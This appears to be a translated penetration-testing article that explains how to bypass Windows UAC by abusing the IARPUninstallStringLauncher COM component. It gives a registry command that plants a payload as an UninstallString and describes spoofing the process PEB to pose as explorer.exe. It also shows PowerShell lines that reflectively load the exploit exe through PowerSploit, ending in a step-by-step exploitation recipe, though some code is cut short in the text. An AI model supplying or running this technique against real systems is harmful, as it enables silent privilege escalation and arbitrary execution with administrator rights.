
0x00 Preface
---
The previous article 'Unauthorized Firewall Disabling via COM Component NetFwPolicy2' verified the conclusion: For explorer.exe (or processes impersonating explorer.exe), loading high-privilege COM components does not trigger UAC dialogs. It also introduced how to locate COM components capable of running with elevated privileges in the registry.
This article continues by introducing another usable COM component.
When searching HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{FCC74B77-EC3E-4dd8-A80B-008A702075A9}, I obtained the name 'ARP UninstallString Launcher'.
Further research revealed that ExpLife had already disclosed exploitation methods for this COM component at the following address:
http://www.freebuf.com/articles/system/116611.html
Thanks to ExpLife's sharing, which shortened my research time, this article will focus on analyzing the principles and introducing additional exploitation methods based on this work.
0x01 Introduction
---
This article will cover the following:
- Reproducing the method to bypass UAC via COM component IARPUninstallStringLauncher
- Exploitation analysis
- Additional exploitation methods
0x02 Reproducing the method of bypassing UAC via the COM component IARPUninstallStringLauncher
---
ExpLife started by looking for functions that do not trigger UAC dialogs, and through reverse engineering, found exploitable COM components.
My approach was to first identify COM components that support privilege escalation, then search for the corresponding functions of these COM components.
Both methods have their pros and cons:
- ExpLife's method requires sufficient knowledge of the system to find functions that do not trigger UAC dialogs.
- The method I adopted can uncover some uncommon COM components, whose functions may rarely be encountered in daily use.
- However, with ExpLife's method, once a function is found, reverse engineering the COM component using dynamic breakpoints and static analysis is highly efficient.
- The method I used can only make a rough judgment based on registry key values, requiring further searches to locate specific COM components, which is less efficient.
The two methods can be combined, but the most important point is that the found COM component must not only be capable of privilege escalation but also able to execute programs (or other useful functions).
Now, let's introduce the exploitation principle:
1. "Stealthily" Bypassing UAC
In a previous article, "Penetration Basics—Obtaining the List of Installed Programs in the Current System," it was mentioned that the program list in Control Panel -> Programs -> Programs and Features corresponds to the following registry keys:
- High-privilege programs correspond to the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\
- Low-privilege programs correspond to the registry key HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Uninstall\ (actually HKEY_USERS\[sid]\Software\Microsoft\Windows\CurrentVersion\Uninstall\)
When uninstalling a program, the corresponding registry keys of the program are also deleted.
When we delete a high-privilege program, we delete the keys under HKEY_LOCAL_MACHINE\, which normally triggers a UAC dialog, but in reality, it does not. This indicates that the system has 'silently' bypassed UAC.
If we can simulate this functionality, we can also 'silently' bypass UAC.
2. Execute Program
Under the registry key Uninstall, there is a key named "UninstallString" whose content is the command to be executed.
If we replace it with a payload, we can achieve high-privilege execution, i.e., bypass UAC and execute arbitrary programs.
Combining the above two points satisfies the necessary conditions for bypassing UAC via COM components.
Therefore, the next step is to simulate the functionality of uninstalling a program.
The reverse analysis process and the simulation of the uninstall functionality have been detailed in ExpLife's article and will not be repeated here.
Quoting the analysis from the article:
Uninstalling a program is achieved by calling the LaunchUninstallStringAndWait method of the IARPUninstallStringLauncher interface in the CARPUninstallStringLauncher COM component.
Key code is as follows:
CLSID clsid; |
Here, "{18E78D31-BBCC-4e6f-A21D-0A15BBC62D49}" corresponds to the key name under the Uninstall registry.
Therefore, we need to create a new key under the Uninstall registry in advance.
Since this is a UAC bypass, it means we do not yet have administrator privileges, so we cannot modify the HKEY_LOCAL_MACHINE registry.
Thus, we can only operate on the HKEY_CURRENT_USER registry.

Create a new registry entry via cmd and add the payload with the following command:
REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Uninstall\payload" /v UninstallString /t REG_SZ /d "c:\windows\system32\calc.exe" /f |
The actual location created is HKEY_USERS\[sid]\Software\Microsoft\Windows\CurrentVersion\Uninstall\payload, as shown in the figure below.
Note:
If you want to manually create key values in the registry interface for testing, the creation location should be HKEY_USERS\[sid]\, not HKEY_CURRENT_USER.
Next, we also need to modify the PEB structure of the current process to deceive PSAPI, impersonating the current process as explorer.exe, thereby 'stealthily' bypassing UAC without triggering a prompt.
Reference addresses:
An open-source project
Integrating the above code, the complete implementation code is as follows:
An open-source project
Supplement:
For the COM component IARPUninstallStringLauncher, when executing "UninstallString", the current process will automatically exit only after the launched program ends
0x03 More Exploitation Methods
---
Regarding more exploitation methods, it refers to the approach of masquerading as a whitelisted process
The example in 0x02 involves modifying the current process's PEB structure to simulate the current process as explorer.exe
Of course, you can also directly use ExpLife's two methods: DLL injection and loading DLL via rundll32
Here is another exploitation method: invoking the COM component via PowerShell. By default, powershell.exe is a trusted process, so no UAC dialog will pop up
This requires using the PowerShell script Invoke-ReflectivePEInjection.ps1, download address:
https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1
One of the features provided is loading an exe into PowerShell's memory
To enhance the extensibility of our program, modify the source code to support passing parameters, where the parameter is the registry key to be read. The complete code is as follows:
An open-source project).cpp
Next, use Invoke-ReflectivePEInjection.ps1 to encapsulate the exe and pass parameters. The PowerShell code is as follows:
$PEBytes = [IO.File]::ReadAllBytes('c:\\test\\IARPUninstallStringLauncher.exe') |
Here, the parameter 'payload' corresponds to the registry key HKEY_USERS\[sid]\Software\Microsoft\Windows\CurrentVersion\Uninstall\payload, where the key "UninstallString" stores the program path to be executed.
As shown in the figure below

By executing Invoke-ReflectivePEInjection.ps1 via PowerShell, load IARPUninstallStringLauncher.exe into the memory of powershell.exe, and call the COM component with high privileges. Since powershell.exe is a trusted process, it can directly bypass UAC.
Note:

A minor bug encountered during actual testing: after executing the payload, the PowerShell process displays an error dialog upon exit, indicating that memory is unreadable, as shown in the figure below.

The simplest solution:
Add 1 at the end of the Main function in the script.
As shown in the figure below
Complete exploitation method:
1. Create a new registry entry and write the path of the program to be executed. The command is as follows:
REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Uninstall\payload" /v UninstallString /t REG_SZ /d "c:\windows\system32\calc.exe" /f |
2. Compile IARPUninstallStringLauncher.exe
Source code address:
An open-source project).cpp
3. Load the exe via a PowerShell script and pass parameters. The PowerShell command is as follows:
$PEBytes = [IO.File]::ReadAllBytes('c:\\test\\IARPUninstallStringLauncher.exe') |
Note:
Remember to add 1 at the end of the Main function in the original script to prevent errors
0x04 Summary
---
This article introduces a method to bypass UAC via the COM component IARPUninstallStringLauncher, sharing multiple exploitation methods (modifying PEB to mimic explorer.exe + loading exe via powershell.exe). It concludes that as long as a trusted process (such as explorer.exe, powershell.exe) is used (or mimicked), loading a high-privilege COM component will not trigger a UAC dialog.


